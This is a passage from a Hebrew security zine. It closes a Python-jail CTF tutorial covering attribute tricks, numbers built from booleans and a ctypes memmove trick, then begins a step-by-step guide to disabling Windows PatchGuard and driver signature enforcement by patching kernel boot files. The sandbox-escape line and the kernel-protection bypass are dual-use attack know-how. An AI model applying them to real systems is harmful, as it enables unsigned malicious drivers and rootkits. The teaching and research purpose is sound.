במצב שבו אנחנו מנסים לגשת באובייקט לתכונה שאינה קיימת ובנוסף לכך, המתודה __getattribute__ לא ממומשת, __getattr__ תקרא במקומה:

```
class my_class(object):
    def __init__(self):
        object.__init__(self)
        self.some_attr = 1337

    def __getattr__(self, item):
        return '__getattr__ was called!!'

A = my_class()
print 'A.some_attr:', A.some_attr
print 'A.fake_attr:', A.fake_attr
print 'getattr(A, \'some_attr\'):', getattr(A, 'some_attr')
print 'getattr(A, \'fake_attr\'):', getattr(A, 'fake_attr')
```

Run test

```
C:\Python27\python.exe D:/CTF/TJCTF/Abyss/test.py
A.some_attr: 1337
A.fake_attr: __getattr__ was called!!
getattr(A, 'some_attr'): 1337
getattr(A, 'fake_attr'): __getattr__ was called!!

Process finished with exit code 0
```

מספרים חסומים:

ישנם אתגרים (על אף שנדיר למצוא אותם) אשר חוסמים לנו את האפשרות להכניס מספרים. במצבים כאלה אנחנו יכולים להשתמש בשיטה של ייצוג מספרים דרך ערכים בוליאנים, אופרטורים אריתמטיים, ו-Bitwise Operators[15].

[ניתן לדלג על "השוואת אובייקטים", התת נושא הזה הוא חומר העשרה]

השוואת אובייקטים:

1. כאשר משווים בין אובייקטים בפייתון2 יכולים להתקיים שלושה מצבים: האובייקטים מטיפוסים שונים.
2. האובייקטים מטיפוסים זהים ובטיפוס ממומשת מתודת השוואה.
3. האובייקטים מטיפוסים זהים ובטיפוס לא ממומשת מתודת השוואה.

אובייקטים מטיפוסים שונים:

כאשר אנחנו נשווה בין שני אובייקטים שאינם מאותו טיפוס, תתבצע השוואה על פי שמות הטיפוסים שלהם.[16] כאשר נשווה בין מחרוזת לרשימה באופן הבא:

```
>>> [] > ""
False
>>>
```

פייתון תתייחס להשוואה כך:

```
>>> type([]).__name__ > type("").__name__
Flase
>>>
```

אובייקטים מטיפוסים זהים, מתודת השוואה ממומשת:

כאשר אנחנו נשווה בין שני אובייקטים מאותו טיפוס שמממש מתודת השוואה, ההשוואה תתבצע לפי המימוש של אותן מתודות. דוגמה למצב כזה היא השוואה בין שני מספרים:

```
>>> 1044 > 1014
True
>>>
```

אובייקטים מטיפוסים זהים, מתודת השוואה לא ממומשת:

כאשר אנחנו נשווה בין שני אובייקטים מאותו טיפוס ובטיפוס מתודת ההשוואה אינן ממומשות, ההשוואה תתקיים על פי ה-id של האובייקטים:

```
class A(object):
    def init(sef): pass
first = A()
sec = A()

print "first < sec:", first < sec
print "id(first < id(sec): ", id(first) < id(sec)
```

פלט:

```
first < sec: True
id (first) < id(sec): Truel
```

[15] השיטה הזו גם משמשת כאובוספקציה של קוד פייתון.
[16] להבדיל מפייתון2, בפייתון3 לא ניתן לעשות השוואה בין שני אובייקטים שאינם מאותו טיפוס.

הבוליאנים- True, False:

בפייתון האובייקט bool המייצג ערכים בוליאנים (False,True) יורש מהאובייקט int המייצג מספרים שלמים, ניתן לראות זאת בעזרת __mro__:

```
>>> type(True).__mro__
(<type 'bool'>, <type 'int'>, <type 'object'>)
>>>
```

כמו כן, נוכל לראות שלאובייקטים בוליאנים יש ערך מספרי:

```
>>> int(True)
1
>>> int(False)
0
>>>
```

בהמשך נוכל להשתמש בערכים המספריים של הבוליאנים על מנת ליצור מספרים שונים.

אופרטורים:

ברגע שיש לנו את 0 ו-1 אנחנו יכולים להרכיב כל מספר שיעלה בדעתנו בעזרת שימוש באופרטורים אריתמטיים. בגלל שאנחנו מגניבים, תמיד נשתמש באופרטורי bitwise.

```
>>> ~0 * ~1
2
>>> 6 & 3
2
>>> 1 ^ 3
2
>>> 1 << 1
2
>>> 4 >> 1
2
>>>
```

כעת נוכל לייצר כל מספר בעזרת ביטויים בוליאנים ואופרטורים. כך למשל יראה המספר 42:

```
>>> (~(~(~(~(({}<[])<<({}<[]))<<({}<[]))<<({}<[]))<<({}<[]))<<({}<[]))
42
>>>
```

בסוף המאמר מצורף סקריפט פייתון שממיר מספרים לייצוג הנ"ל.

הטריק לכותב Pysandbox מרושע

כמו שראינו עד כה, אתגרי Pysandbox חוסמים לנו פקודות על ידי בדיקת מחרוזות פשוטה שבודקת האם המילים החסומות נמצאות בפקודה ששלחנו וכמו כן, על ידי מחיקות שונות (לדוגמה מחיקת אובייקטים מ-__builtin__). השיטות האלה מאפשרת לפותרים לעקוף את החסימה בצורה קלה ובדרכים מגוונות. אתם בטח שואלים את עצמכם "מה כבר אפשר לשנות פה?" ו-"למה בכלל צריך לשנות משהו? הרי כל המטרה באתגרים האלה היא שיצליחו לעקוף את החסימות, לא?", ובכן כן ולא. המטרה שלנו היא שהפותרים באמת יצליחו לעקוף את החסימות ולפתור את האתגר, אך עם זאת יש הרבה דרכים לפתור אתגרים ויכולות להיות מספר דרכים שהן קלות בצורה משמעותית מדרך הפתרון שאנחנו קיווינו שיפתרו בעזרתה. אנחנו, בתור כותבי אתגרים מרושעים, רוצים לצמצם את מספר הדרכים האפשריות לפתרון.

כשנחשוב על פתרון לבעיה הזאת נצא מנקודת הנחה שלא משנה כמה חסימות נוסיף, תמיד הפותר יצליח לקבל גישה לדברים החסומים. בשביל להתעלות על כך נכיר את המודול ctypes.

ctypes- מודול מובנה בפייתון המספק התממשקות בין פייתון ל-C. דרך ctypes נוכל להשתמש בפונקציות ומבנים מספריות סטנדרטיות של שפת C, להגדיר בעצמנו מבני נתונים, ואף נוכל לעשות שימוש ב-DLLים. בקיצור נוכל להרגיש שאנחנו מתכנתים C בפייתון.

לפני שנציג את הטריק שלנו, נציין ונדגיש שהשימוש בו בצורות מסוימות עלול לגרום לקריסת התכנית, וכן יש להשתמש בו בחוכמה. בשביל שנוכל להשתמש בטריק הזה בצורה טובה נצטרך להבין כיצד המערכת עובדת. בהמשך גם נבין מה יגרום לקריסה.

הטריק שלנו כולל שימוש בפונקציה memmove שהיא זהה לפונקציה memmove שבשפת C. הפונקציה memmove מעתיקה מספר בתים מסוים מכתובת אחת בזכרון לכתובת אחרת. הפונקציה הנ"ל מקבלת שלושה פרמטרים: כתובת היעד שאליה נעתיק את הבתים, כתובת המקור שממנה נעתיק את הבתים ומספר הבתים שנעתיק.

בשביל לדעת כמה בתים אנחנו צריכים להעתיק אל האובייקט שאותו אנו רוצים לדרוס על מנת לחסום אותו, נצטרך קודם לברר מה הגודל שלו. ניתן לעשות זאת בשתי דרכים שונות בעזרת הפונקציות:

- sys.getsizeof
- והמתודה __sizeof__ שנמצאת ב-object

כשנשתמש ב-memmove נוכל להעביר בשני הפרמטרים הראשונים את ה-id של האובייקט שאותו אנחנו רוצים לדרוס ושל האובייקט שממנו אנחנו רוצים להעתיק, בהתאמה.

בדוגמה הבאה אנחנו נוכל לראות כיצד לדרוס את המודול os כך שלא תהיה אפשרות להשתמש בו.

ראשית יש לבדוק כמה בתים יש לדרוס ב-os:

```
import os

print object.__sizeof__(os)

ypes_pysandbox
  C:\python27-x64\python.exe C:/Users/User/De
  24

  Process finished with exit code 0
```

לאחר מכן, נחפש אובייקט עם גודל זהה (במקרה הזה int):

```
print object.__sizeof__(1337)

ypes_pysandbox
  C:\python27-x64\python.exe C:/Users/User/
  24

  Process finished with exit code 0
```

כעת נייבא את ctypes ונדרוס את os:

```
import ctypes
import os

ctypes.memmove(id(os), id(1337), 24)
del os
```

ועכשיו נראה איך זה עובד באתגר: בדוגמא הבאה אנחנו כלל לא מגבילים את הפקודות שהפותר מכניס:

```
import ctypes
import os

ctypes.memmove(id(os), id(1337), 24)
del os


while True:
    try:
        command = raw_input(">>>")
        exec command
    except Exception as e:
        print(e)

Run  ctypes_pysandbox
  C:\python27-x64\python.exe C:/Users/User/Desktop/D
  >>>os
  name 'os' is not defined
  >>>os = help.__call__.func_globals.values()[36]
  >>>print os
  1337
  >>>
```

בהתחלה אנחנו מנסים לגשת ל-os אבל הוא נמחק (שורה 5) ולכן אנחנו מקבלים שגיאה מתאימה. לאחר מכן אנחנו ניגשים ל-os בדרך עקיפה (שמצאנו דרך הסקריפט שמחפש מודולים דרך ה-__builtins__), במצב הזה אנחנו יכולים לראות שבמקום לקבל את המודול os קיבלנו את המספר 1337, בינגו!

ניתן לראות שאפילו reload לא יעזור לפותרים במקרה הזה:

```
import ctypes

ctypes.memmove(id(open), id("open!!!"), 40)

reload(__builtins__)
print(open)
```

```
Run:  types_pysandbox   types_pysandbox
C:\python27-x64\python.exe C:/Users/User/Desk
open!!!
```

הסכנה בשיטה

כאשר אנחנו משנים את הערך שנמצא בזיכרון של אובייקט, כל קטע קוד שעושה שימוש באותו אובייקט עלול (וכנראה) יקרוס מכיוון שהוא מצפה לעבוד עם אותו אובייקט ולא עם הערך שאיתו דרסנו את האובייקט.

בדוגמה הבאה נדרוס את הפונקציה getattr שיכולה להקל מאוד על פותרי האתגרים. מכיוון שאתגרי pysandbox רצים על שרת מרוחק (ולא לוקאלית) נשתמש גם ב-socket על מנת להוסיף אפשרות להתחבר לאתגר.

בואו נראה מה קורה כאשר נריץ את התכנית:

```
import ctypes
import socket


ctypes.memmove(id(getattr), id("NO!!!!!"), 40)
s = socket.socket()
```

```
ypes_pysandbox
C:\python27-x64\python.exe C:/Users/User/Desktop/DWPythonExploit/find_modules/ctypes_pysandbox.py
Traceback (most recent call last):
  File "C:/Users/User/Desktop/DWPythonExploit/find_modules/ctypes_pysandbox.py", line 6, in <module>
    s = socket.socket()
  File "C:\python27-x64\lib\socket.py", line 194, in __init__
    setattr(self, method, getattr(_sock, method))
TypeError: 'str' object is not callable
```

ניתן לראות שבעת היצירה של האובייקט socket נעשה שימוש בפונקציה getattr שדרסנו קודם לכן. למעשה אנחנו יכולים לראות שהשגיאה מתייחסת למחרוזת "NO!!!" כאל הפונקציה עצמה ולכן נזרקת שגיאה.

לסיכום, כאשר כותבים אתגר נוכל להשתמש בטריק הזה על מנת להעלות את רמת הקושי שלו, אך עם זאת יש להשתמש בו במידה ובחוכמה. בנוסף על כך, רצוי לדעת איך הקוד שאנחנו כותבים עובד מאחורי הקלעים על מנת לצמצם סיכויים לבעיות.

סיכום

במאמר זה הכרנו את המושג Pysandbox / Python Jail, ראינו טכניקות וטיפים שונים שיעזרו לנו להתמודד בעתיד מול אתגרים מהסוג הזה. למדנו על מודולים שונים ועל מה שניתן לעשות איתם. ראינו איך בעזרת הגמישות והמימוש המודולרי של פייתון אנחנו יכולים לקבל גישה למגוון רחב של דברים שבהתחלה נראים בלתי נגישים. נוסף על כך, הכרנו שיטה חדשה לפתירת אתגרי pysanbox המשתמשת ב-CodeType. בסוף המאמר למדנו טריק חמוד המאפשר לכותבי האתגרים להקשות על הפותרים שלהם.

בנימה אישית אנחנו מקווים שלמדתם משהו חדש במסגרת המאמר (אפילו אם הוא מינורי). אנחנו מזמינים אתכם לחקור איך דברים עובדים בפייתון ואף לגלות טריקים ושיטות חדשות.

את כלל הסקריפטים וקטעי הקוד שצוינו במהלך המאמר ניתן להוריד מהקישור הבא:
http://www.digitalwhisper.co.il/files/Zines/0x64/DW100-AbyssEsc.zip

על הכותבים

יונתן ארז (JohnE), רתם חן (Thankjnv). בני 18, חוקרי אבטחת מידע, וחברים בקבוצה noxale.

- יונתן ארז - yonatanerez0@gmail.com
- רתם חן - rotemchen2000@gmail.com

עקיפת ה-Patchguard וה-DSE ללא שימוש ב-Driver או בחולשה

מאת עדן מיוחס ומתן וינשטיין

הקדמה

מאמר זה הינו מאמר פרקטי ויעסוק בעקיפת ההגנות של Windows בקרנל, Patchguard ו-DSE בפרט. המאמר תקף לכל הגרסאות של מערכות ההפעלה שמוצגות בטבלה שבסוף המאמר (WIN7 - WIN10). במאמר זה נסביר כיצד אפשר לנטרל לחלוטין את ה-PatchGuard וכיצד ניתן לעקוף את הדרישה לחתימה דיגיטלית.

ראשית נסביר בקצרה על ה-Patchguard ועל ה-DSE.

Patchguard

PatchGuard או KPP (Kernel Patch Protection) הינו מנגנון הגנה שקיים רק בגרסאות 64bit של Windows אשר מונע דריסה של מידע קרנלי כגון ה-SSDT (System Service Descriptor Table).

המנגנון בא לענות על מספר צריכים, כאשר העיקרי מביניהם הוא הצורך במערכת הפעלה יציבה יותר. כאשר עולה שגיאה לא מטופלת בקרנל, מופיע BSoD (Blue Screen of Death). שגיאה כזאת עלולה להתרחש בעקבות תקלות בריצת דרייברים צד-שלישי, אך המשתמש הממוצע לא מודע לכך.

פעמים רבות, כשרכיבי צד שלישי ומוצרי אבטחה מחליטים לבצע שינויים במבני נתונים קרנליים, רגישים ולא מתועדים אשר יכולים להשתנות בכל עדכון של מערכת ההפעלה. העריכה של המבנים עלולה לגרום לקריסה של המערכת.

Rootkits למיניהם נוהגים לערוך את המבנים הללו כדי להישאר מוסתרים, לדוגמא: ניתן לערוך מבנים מסוימים ובכך להחביא את התקשורת של התהליך ואף את התהליך עצמו. ה-PatchGuard בא לפתור בעיה זו בכך שהוא לא מאפשר עריכה של מבנים רגישים, כשמו כן הוא, מגן מפני Patch-ים בקרנל, "Patch"-guard. ה-PatchGuard מקשה מאוד על כתיבת פוגענים שעובדים בקרנל, והוא מגביל את חופש הפעולה של הפוגען ומכריח אותו לעבוד בדרכים יצירתיות.

DSE

ה-DSE (Driver Signature Enforcement) הוא כלי של windows לאכיפת חתימות דיגיטליות של דרייברים ומטרתו העיקרית היא לשפר את יציבות מערכת ההפעלה. ה-DSE מונע טעינה של דרייברים ללא בקרה, כל דרייבר שיטען לזיכרון המחשב צריך להיות חתום דיגיטלית ע"י CA (Certificate Authority) אחרת מערכת ההפעלה לא תסכים לטעון את הדרייבר. כך מושג גם מידור אבטחתי שמונע מדרייברים זדוניים לטעון את עצמם לקרנל, דרייבר זדוני יהיה ללא חתימה דיגיטלית, במקרים קיצוניים ניתן לגנוב חתימה דיגיטלית אך זה לא דבר שגוף פשוט יוכל לממש.

נעבור לחלק הפרקטי, כדי לעקוף את ה-DSE וה-Patchguard נצטרך לעשות שינויים בשני קבצים של מערכת ההפעלה:

- winload.exe , ה-bootloader של מערכות Windows מאז גרסת Vista, הקובץ אחראי על טעינת הקרנל ודרייברים חיוניים למערכת ההפעלה.
- ntoskrnl.exe - הקרנל של Windows.

שני הקבצים נמצאים בתיקייה c:\Windows\System32 וכדי לערוך אותם נזדקק להרשאות Administrator מקומי.

נערוך את הקבצים בעזרת התוכנה IDA PRO ונגרום לכך שה-Patchguard וה-DSE לא יפעלו יותר על המחשב החל מהרגע שיבוצע ריסטארט.

לאחר העריכה נוכל לטעון דרייברים לא חתומים וגם לערוך מבנים רגישים של מערכת ההפעלה בקרנל מבלי הפרעה של ההגנות הנ"ל.

ראשית נסביר מעט על IDA:

IDA, ה-Interactive Disassembler היא תוכנה לפריסת קוד מכונה, התוכנה יודעת לקבל תוכנה / קובץ הרצה, ולהחזיר קוד בשפת אסמבלי.

היא תומכת במגוון רחב של קבצי הרצה למעבדים ומערכות הפעלה שונות. בנוסף, היא יכולה לשמש כ-debugger עבור קבצי הרצה שונים.


נתחיל בעבודה, כדי לא לסכן את המחשב שלנו נמליץ לעבוד על מכונה וירטואלית, במאמר זה נעבוד על מכונה וירטואלית בגרסת Win 7 x64. ניתן כמובן להעתיק את הקבצים winload.exe ו-ntoskrnl.exe מהמכונה ולזרוק ל-IDA שמותקן על ה-Host. לאחר מכן, נחזיר את הקבצים הערוכים למכונה.

שימו לב שבסוף העריכות שנבצע על הקבצים לא נחליף את הקבצים המקוריים בערוכים, אלא נוסיף גם את הקבצים הערוכים לתיקייה system32 ונטען את הקבצים הערוכים למ"ה (בהמשך נסביר איך), חשוב מאוד לשמור על הקבצים המקוריים מאחר ותוכנות ניטור והגנה שונות יתריעו על שינוי ב-hash של קבצים קריטיים אלו.

כדי לנטרל את Patchguard נבצע את ה-5 שלבים הבאים:

1. נערוך את ntoskrnl.exe כדי שלא יאתחל את ה-Patchguard ואת ה-DSE.
2. נערוך את winload.exe כדי שיאפשר את העלייה של ה-ntoskrnl הערוך. הסיבה לכך היא ש-winload בודק את החתימה הדיגיטלית של ntoskrnl (ושל עוד דרייברים קריטיים למערכת) עוד לפני שמערכת ההפעלה עולה וללא קשר להגדרות של ה-DSE, אנחנו נבטל את השלב שבו הוא בודק את החתימה של ntoskrnl.
3. נחשב את ה-PE Checksum של ntoskrnl ושל winload מחדש ונערוך את השדה המתאים בקובץ כדי שמערכת ההפעלה לא תתריע על הקבצים.
4. נכבה את השירות peauth כדי למנוע את קריסת המחשב בזמן ההתחברות.
5. ניצור boot entry חדש בעזרת הכלי bcdedit, הערך החדש שניצור יפנה ל-winload ול-ntoskrnl הערוכים שיצרנו ויגרום לכך שבזמן הדלקת המחשב מערכת ההפעלה תטען אותם במקום הקבצים המקוריים.

חשוב - הקבצים מסומנים כ-**read only** וצריך לשנות אותם לפני העריכה כדי שנוכל לערוך אותם, כדי לעשות זאת נכנס למאפיינים של הקבצים ונוריד את ה-**V** שבתמונה:




טבלת בתים לחיפוש פונקציות בכדי למצוא את הפונקציות אותן נצטרך לערוך בשביל לעקוף את ההגנות בקרנל, נחפש את רצפי הבתים המכילים את הפונקציות בקוד.

לנוחיותכם, יצרנו טבלה המכילה רצפים של בתים עבור כל פונקציה ולפי גרסאות של מ"ה ושל ntoskrnl.exe ו-winload.exe, כך נמצא בקלות ע"י חיפוש פשוט בIDA (מודגם ומפורט במאמר) את הפונקציות שעלינו לערוך. הטבלה נמצאת בסוף המאמר (כדאי להגדיל את התצוגה בכדי שהטבלה תהיה מובנת).

עריכת ntoskrnl.exe

ntoskrnl אחראי על האתחול של ה-Patchguard בזמן עליית מערכת ההפעלה ובנוסף הוא קובע אם המערכת תוודא את תוקפן של החתימות הדיגיטליות. בכדי לבטל את ההגנות הללו, נצטרך לערוך מספר פונקציות. ראשית כל, נבדוק את גרסת הקובץ (נעשה כך גם כאשר נערוך את winload.exe) ונוודא שאכן הוא תואם לגרסה שאותה נערוך לפי טבלת הבתים לחיפוש פונקציות:



במקרה זה נסתכל בגרסה של הקובץ על החלק במקום של 7601 (השאר לא רלוונטי לנו). את המספר הזה נחפש בטבלת הבתים.

פונקציה ראשונה

הפונקציה הראשונה בה נבצע שינויים היא SepInitializeCodeIntegrity. עריכת הפונקציה הזו תאפשר לנו להריץ דרייברים לא חתומים דיגיטלית. לפני שנסביר על העריכה, חשוב להכיר בקצרה את רכיב ה- Code Integrity שקיים ממערכות vista ומעלה.

ממערכות vista ומעלה אפשר למצוא בתיקייה System32 קובץ בשם CI.dll, כאשר הראשי תיבות של CI הם Code Integrity. הקובץ הזה מכיל קוד שמטרתו היא לאמת קבצי הרצה לפני שהם נטענים לזיכרון כדי לוודא שהם לא שונו, החתימה הדיגיטלית של הקבצים נבדקת בנוסף לעוד כמה דברים.


ה-Code Integrity הוא זה שמונע מאיתנו לטעון דרייבר לא חתום דיגיטלית, נצטרך לבטל אותו כדי להצליח לטעון דרייברים לא חתומים.

רכיב ה-Code Integrity מאותחל על ידי הפונקציה CiInitialize שנמצאת בתוך CI.dll. הפונקציה SepInitializeCodeIntegrity היא פונקציית מעטפת ל-CiInitialize. המטרה בעריכת הפונקציה הזאת היא לשנות את הפרמטר הראשון של הפונקציה CiInitialize, הפרמטר הזה הוא בעצם משתנה בשם CiOptions ואם הערך שלו שווה 0 אז רכיב ה-Code Integrity לא יאכוף חתימות דיגיטליות של דרייברים.

ראשית כל נפתח את IDA ונזרוק אליו את הקובץ ntoskrnl.exe (שימו לב שמאחר ואנו עובדים על קבצים במערכת הפעלה של 64bit נשתמש ב-IDA64).

נבחר באופציה הראשונה ש-IDA מציעה לנו Portable executable for AMD64.

כעת IDA תציג את ההודעה הבא:




IDA שואלת אותנו האם נרצה לטעון סימבולים עבור הקובץ, נבחר ב-yes (שימו לב שבמידה ולא הורדתם סימבולים למחשב, IDA תטען אותם אוטומטית מהרשת, לכן עליכם להיות מחוברים לרשת, במידה ואתם לא מחוברים לרשת תוכלו למצוא את הפונקציה בעזרת טבלת חיפוש הבתים בהמשך המאמר)

כעת באמצעותנו שתי דרכי פעולה:

אופציה א':

נחפש את הפונקציה לפי שם בצידו השמאלי של המסך, נקליק על אחת הפונקציות פעם אחת ואז נקיש Ctrl + F על מנת לפתוח שורת חיפוש.

בשורת החיפוש נחפש את שם הפונקציה שאנו רוצים להגיע אליה, במקרה זה SepInitializeCodeIntegrity, נקליק עליה פעמיים ונעבור אליה כפי שתוכלו לראות בצילום המסך הבא:



כעת נחפש את שורת הפקודה אותה נרצה לשנות, אך לפני שנמשיך בהסבר נעבור לדרך השנייה שהיא לא תלויה בסימבולים(שמות הפונקציות יופיעו רק במידה והסימבולים יטענו לIDA כמו שצריך), שתי הדרכים מתלכדות בעת חיפוש שורות הפקודה לעריכה.

* שימו לב כי אנו ממליצים להשתמש בדרך הראשונה במידה ואתם מחוברים לאינטרנט והסימבולים נטענו כמו שצריך, זאת מאחר ולאחר כל patch של מערכת ההפעלה הבתים בטבלת הבתים שבסוף המאמר יוכלו להשתנות, בכל זאת השתדלנו מאוד לתת טבלה רחבה וספציפית ככל האפשר שתאפשר לכם לעבוד גם בדרך הראשונה ללא חיבור לאינטרנט וללא סימבולים.

קיימים גם מקרים בהם פונקציה אינה מתועדת ואינה נכללת בקובץ הסימבולים כפי שנראה בהמשך, לכן הדרך השנייה אינה ברת-תחליף תמיד.


אופציה ב':

לפי הדרך השנייה נעתיק את רצף הבתים שרלוונטי לנו לפי הטבלה שבסוף המאמר, נבחר בטבלה לפי מ"ה עליה אנו עובדים(הגרסה של הקובץ אותו נערוך) ולפי הפונקציה אותה אנו עורכים את רצף הביתים הרלוונטי לנו.

במקרה זה במ"ה win7 עליה אנו עובדים ובגרסה 7601 של הקובץ אותו נערוך (ntoskrnl.exe):

```
